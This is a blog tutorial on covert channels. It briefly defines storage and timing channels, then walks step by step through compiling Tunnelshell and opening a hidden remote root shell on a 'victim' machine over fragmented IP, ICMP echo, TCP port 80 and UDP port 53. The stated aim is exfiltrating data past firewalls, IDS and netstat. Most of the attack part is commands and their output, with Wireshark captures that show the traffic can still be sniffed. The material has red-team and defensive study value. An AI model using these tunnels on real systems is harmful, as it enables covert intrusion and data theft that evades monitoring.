Covert Channel: The Hidden Network

April 21, 2019 By Raj Chandel

Generally, the hacker uses a hidden network to escape themselves from firewall and IDS such. In this post, you will learn how to steal information from the target machine through the undetectable network. Such type of network is known as a covert channel which seems as generic traffic to any network monitor device/application and network admin. It could be considered as steganography, but it is not exactly steganography. Two endpoint users can use the covert channel for undetectable communication from network admin.

The red teamers use covert channels for data exfiltration in red teaming operations through a legitimate network and the data exfiltration is a process of secretly sharing data between two endpoints.

Table of Content

What is the covert channel?

The word covert means “hidden or undetectable” and Channel is “communication mode”, hence a covert channel denotes an undetectable network of communication. This makes the transmission virtually undetectable by administrators or users through a secret channel. It’s very essential to know the difference between encrypted communication and covert communication. In covert communication, the data stream is garbled and lasting by an unauthorized party. However, encrypted communications do not hide the fact that there has been a communication by encrypted the data travelling between both endpoints.

Type of covert channel

Storage covert Channel: Communicate by modifying a “storage location”, that would allow the direct or indirect writing of a storage location by one process and the direct or indirect reading of it by another.

Timing Covert channels – Perform operations that affect the “real response time observed” by the receiver.

Note: The well – known Spectre and Meltdown use a system’s page cache as their covert channel for exfiltrating data.

The specter and Meltdown attacks work by tricking your computer into caching privileged memory and through miscalculated speculative execution, a lack of privilege checking in out-of-order execution, and the power of the page cache. Once privileged memory is accessed the processor caches the information and the processor is able to retrieve it from the cache, regardless of whether its privileged information or not.

*Read the complete article from **here**.*

Covert Channel Attack Using Tunnelshell

It is possible to use almost any protocol to make a covert channel. The huge majority of covert channel research has based on layer 3 (Network) and layer 4 (Transport) protocols such as ICMP, IP and TCP. Layer 7 (Application) protocols such as HTTP and DNS are also frequently used. This mechanism for conveying the information without alerting network firewalls and IDSs and moreover undetectable by netstat.

What is tunnelshell?

Tunnelshell is a program written in C for Linux users that works with a client-server paradigm. The server opens a /bin/sh that clients can access through a virtual tunnel. It works over multiple protocols, including TCP, UDP, ICMP, and RawIP, will work. Moreover, packets can be fragmented to evade firewalls and IDS.

Let's go with practical for more details.

Requirement

- Server (Kali Linux)
- Client (Ubuntu18.04)
- Tool for Covert Channel (Tunnelshell) which you can download from **here**.

Here, I'm assuming we already have a victim's machine session through the c2 server. Now we need to create a hidden communication channel for data exfiltration, therefore, install tunnelshell on both endpoints.

Once you download it, then extract the file and compile it as shown below:

```
tar xvfz tunnelshell_2.3.tgz
make
```

```
root@kali:~/Downloads/tunnelshell_2.3# tar xvfz tunnelshell_2.3.tgz
./
./Makefile
./tunnel.c
./common.h
./common_tcp.c
./TODO
./VERSION
./tunneld.c
./common.c
./README
./common_frag.c
./common_udp.c
./common_icmp.c
./common_ip.c
root@kali:~/Downloads/tunnelshell_2.3# make
gcc -o tunnel.o -c tunnel.c -DVERSION=\"2.3\"
gcc -o tunneld.o -c tunneld.c -DVERSION=\"2.3\"
gcc -o common_frag.o -c common_frag.c
gcc -o common_tcp.o -c common_tcp.c
gcc -o common_udp.o -c common_udp.c
gcc -o common_icmp.o -c common_icmp.c
gcc -o common_ip.o -c common_ip.c
gcc -o common.o -c common.c
gcc -o tunnel tunnel.o common_tcp.o common_frag.o common_udp.o common_icmp.o common_ip.o common.o
gcc -o tunneld tunneld.o common_tcp.o common_frag.o common_udp.o common_icmp.o common_ip.o common.o
root@kali:~/Downloads/tunnelshell_2.3#
```

Similarly, repeat the same at the other endpoint (victim's machine) and after completion, execute the following command in the terminal to open communication channel for the server (Attacker).

```
sudo ./tunneld
```

By default, it sends fragment packet, which reassembles at the destination to evade from firewall and IDS.

```
aarti@ubuntu:~/Downloads/tunnelshell$ make
gcc -o tunnel.o -c tunnel.c -DVERSION=\"2.3\"
gcc -o tunneld.o -c tunneld.c -DVERSION=\"2.3\"
gcc -o common_frag.o -c common_frag.c
gcc -o common_tcp.o -c common_tcp.c
gcc -o common_udp.o -c common_udp.c
gcc -o common_icmp.o -c common_icmp.c
gcc -o common_ip.o -c common_ip.c
gcc -o common.o -c common.c
gcc -o tunnel tunnel.o common_tcp.o common_frag.o common_udp.o common_icmp.o com
mon_ip.o common.o
gcc -o tunneld tunneld.o common_tcp.o common_frag.o common_udp.o common_icmp.o c
ommon_ip.o common.o
aarti@ubuntu:~/Downloads/tunnelshell$ sudo ./tunneld
```

Now to connect with tunnelshell we need to execute the following command on the server (Attacker's machine) which will establish a covert channel for data exfiltration.

Syntax: ./tunnel -i <session id (0-65535)> -d <delay in sending packets> -s <packet size> -t <tunnel type> -o <protocol> -p <port> -m <ICMP query> -a <ppp interface> <Victim's IP>

```
./tunnel -t frag 10.10.10.2
```

frag: It uses IPv4 fragmented packets to encapsulate data. When some routers and firewalls (like Cisco routers and default Linux installation) receives fragmented packets without headers for the fourth layer, they permit pass it even if they have a rule that denies it. As you can observe that it is successfully connected to 10.10.10.2 and we are to access the shell of the victim's machine.

As I had said, if you will check the network statics using netstat then you will not observe any process ID for tunnelshell. From the given below image, you can observe that with the help of **ps** command I had checked in process for tunnelshell and then try to check its process id through **netstat**.

```
ps |grep .tunneld
netstat –ano
```

```
aarti@ubuntu:~$ ps |grep .tunneld
aarti@ubuntu:~$ ps -aux | grep .tunneld
root        3619  0.0  0.1  54792  3908 pts/6    S+   09:21   0:00 sudo ./tunneld
root        3620  0.0  0.0   4236   788 pts/6    S+   09:21   0:00 ./tunneld
aarti       3809  0.0  0.0  14224  1088 pts/4    S+   09:40   0:00 grep --color=auto .tunneld
aarti@ubuntu:~$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp6       0      0 :::80                   :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 ::1:631                 :::*                    LISTEN      off (0.00/0/0)
udp        0      0 127.0.1.1:53            0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:68              0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:68              0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:50260           0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:42494           0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:33314           0.0.0.0:*                           off (0.00/0/0)
udp        0      0 127.0.0.1:45644         127.0.0.1:45644         ESTABLISHED off (0.00/0/0)
udp        0      0 0.0.0.0:631             0.0.0.0:*                           off (0.00/0/0)
udp6       0      0 :::58300                :::*                                off (0.00/0/0)
udp6       0      0 :::5353                 :::*                                off (0.00/0/0)
raw        0      0 0.0.0.0:255             0.0.0.0:*               7           off (0.00/0/0)
raw6       0      0 :::58                   :::*                    7           off (0.00/0/0)
raw6       0      0 :::58                   :::*                    7           off (0.00/0/0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     37617    @/tmp/.ICE-unix/3078
unix  2      [ ]         DGRAM                    35929    /run/user/1000/systemd/notify
unix  2      [ ACC ]     STREAM     LISTENING     35930    /run/user/1000/systemd/private
unix  2      [ ACC ]     SEQPACKET  LISTENING     11375    /run/udev/control
unix  2      [ ACC ]     STREAM     LISTENING     35941    /run/user/1000/keyring/control
unix  2      [ ACC ]     STREAM     LISTENING     36241    /run/user/1000/keyring/pkcs11
```

Let's take a look of network traffic generated between 10.10.10.1 (Attacker's IP) and10. 10.10.2 (Victim's IP) using Wireshark. The network flow looks generic between both endpoints, but if it monitors properly, then a network administrator could sniff the data packet. As you can observe that Wireshark has captured the covert traffic and sniff the data that was travelling between two endpoint devices.

ip.addr == 10.10.10.2

No.	Time	Source	Destination	Protocol	Leng	Info
10	12.310429701	10.10.10.1	10.10.10.2	IPv4	37	Fragmented IP protocol (proto=TCP 6, off=16, ID=03e8)
11	12.312233237	10.10.10.2	10.10.10.1	IPv4	73	Fragmented IP protocol (proto=TCP 6, off=16, ID=03e8)
20	65.448918631	10.10.10.1	10.10.10.2	IPv4	38	Fragmented IP protocol (proto=TCP 6, off=16, ID=03e8)
21	65.450162487	10.10.10.2	10.10.10.1	IPv4	68	Fragmented IP protocol (proto=TCP 6, off=16, ID=03e8)
26	74.986479476	10.10.10.1	10.10.10.2	IPv4	41	Fragmented IP protocol (proto=TCP 6, off=16, ID=03e8)
27	75.036196472	10.10.10.2	10.10.10.1	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=16, ID=03e8)
28	89.613144500	10.10.10.1	10.10.10.2	IPv4	40	Fragmented IP protocol (proto=TCP 6, off=16, ID=03e8)
29	92.604591811	10.10.10.1	10.10.10.2	IPv4	37	Fragmented IP protocol (proto=TCP 6, off=16, ID=03e8)
30	92.606062134	10.10.10.2	10.10.10.1	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=16, ID=03e8)

```
▸ Frame 21: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
▸ Ethernet II, Src: Vmware_e4:c0:ab (00:0c:29:e4:c0:ab), Dst: Vmware_29:b8:bf (00:0c:29:29:b8:bf)
▸ Internet Protocol Version 4, Src: 10.10.10.2, Dst: 10.10.10.1
▸ Data (34 bytes)
```

```
0000  00 0c 29 29 b8 bf 00 0c  29 e4 c0 ab 08 00 45 00   ··))···· )·····E·
0010  00 36 03 e8 40 02 40 06  0e c2 0a 0a 0a 02 0a 0a   ·6··@·@· ········
0020  0a 01 2f 68 6f 6d 65 2f  61 61 72 74 69 2f 44 6f   ··/home/ aarti/Do
0030  77 6e 6c 6f 61 64 73 2f  74 75 6e 6e 65 6c 73 68   wnloads/ tunnelsh
0040  65 6c 6c 0a                                       ell·
```

Covert ICMP Channel

As we know Ping is the use of ICMP communication that use icmp echo request and icmp echo reply query to establish a connection between two hosts, therefore, execute the below command:

```
sudo ./tunneld -t icmp -m echo-reply, echo
```

```
aarti@ubuntu:~/Downloads/tunnelshell$ sudo ./tunneld -t icmp -m echo-reply,echo
```

Now to connect with tunnelshell we need to execute the following command on the server (Attacker's machine) which will establish a covert channel for data exfiltration.

```
./tunnel -t icmp -m echo-reply,echo 10.10.10.2
```

As you can observe that it is successfully connected to 10.10.10.2 and the attacker is able to access the shell of the victim's machine.

```
root@kali:~/Downloads/tunnelshell_2.3# ./tunnel -t icmp -m echo-reply,echo 10.10.10.2

Connecting to 10.10.10.2...done.

pwd
/home/aarti/Downloads/tunnelshell
whoami
root
```

Again, if you will capture the traffic through Wireshark then you will notice the ICMP echo request and reply packet is being travelled between both endpoints. And if you will try to analysis these packets then you will be able to see what kind of payload is travelling as ICMP data.

ip.addr == 10.10.10.2

o.	Time	Source	Destination	Protocol	Leng	Info
4	0.002362077	10.10.10.1	10.10.10.2	ICMP	94	Echo (ping) reply id=0x03e8, seq=10000/4135, ttl=64
5	4.059112234	10.10.10.1	10.10.10.2	ICMP	59	Echo (ping) request id=0x03e8, seq=10000/4135, ttl=64
6	4.059410004	10.10.10.2	10.10.10.1	ICMP	60	Echo (ping) reply id=0x03e8, seq=10000/4135, ttl=64
7	4.060227928	10.10.10.2	10.10.10.1	ICMP	89	Echo (ping) request id=0x03e8, seq=10000/4135, ttl=64
8	4.060251817	10.10.10.1	10.10.10.2	ICMP	89	Echo (ping) reply id=0x03e8, seq=10000/4135, ttl=64
13	12.054160101	10.10.10.1	10.10.10.2	ICMP	62	Echo (ping) request id=0x03e8, seq=10000/4135, ttl=64
14	12.054467673	10.10.10.2	10.10.10.1	ICMP	62	Echo (ping) reply id=0x03e8, seq=10000/4135, ttl=64
15	12.056013150	10.10.10.2	10.10.10.1	ICMP	60	Echo (ping) request id=0x03e8, seq=10000/4135, ttl=64
16	12.056069351	10.10.10.1	10.10.10.2	ICMP	60	Echo (ping) reply id=0x03e8, seq=10000/4135, ttl=64


```
Frame 8: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface 0
Ethernet II, Src: Vmware_29:b8:bf (00:0c:29:29:b8:bf), Dst: Vmware_e4:c0:ab (00:0c:29:e4:c0:ab)
Internet Protocol Version 4, Src: 10.10.10.1, Dst: 10.10.10.2
Internet Control Message Protocol
```

```
0000  00 0c 29 e4 c0 ab 00 0c  29 29 b8 bf 08 00 45 00   ··)·····  ))····E·
0010  00 4b 9d ab 00 00 40 01  b4 f0 0a 0a 0a 01 0a 0a   ·K····@·  ········
0020  0a 02 00 00 bb 3b 03 e8  27 10 ff 2f 68 6f 6d 65   ·····;··  '··/home
0030  2f 61 61 72 74 69 2f 44  6f 77 6e 6c 6f 61 64 73   /aarti/D  ownloads
0040  2f 74 75 6e 6e 65 6c 73  68 65 6c 6c 0a 00 00 00   /tunnels  hell····
```

Covert HTTP Channel

It establishes a virtual TCP connection without using three-way handshakes. It doesn't bind any port, so you can use a port already use it by another process, therefore execute the below command:

```
sudo  ./tunneld -t tcp -p 80,2000
```




Now to connect with tunnelshell we need to execute the following command on the server (Attacker's machine) which will establish a covert channel for data exfiltration.

```
./tunnel -t tcp -p 80,2000 10.10.10.2
```

As you can observe that it is successfully connected to 10.10.10.2 and again attacker is able to access the shell of the victim's machine.


on other side, if you consider the network traffic then you will notice a tcp communication establish without three-way-handshake between source and destination.



Covert DNS Channel


To establish DNS covert channel, we need to run UDP tunnel mode on both endpoint machines. Therefore, execute the following command on the victim's machine:

```
sudo ./tunneld -t udp -p 53,2000
```




Similarly, execute following on your (Attacker) machine to connect with a tunnel.

```
./tunnel -t udp -p 53,2000 10.10.10.2
```



As you can observe here the DNS malformed packet contains the data travelling between both endpoint machine.



Conclusion: Covert channel does not send encrypted data packet while data exfiltration, therefore, it can easily sniff, and network admin can easily conduct data loss and risk management.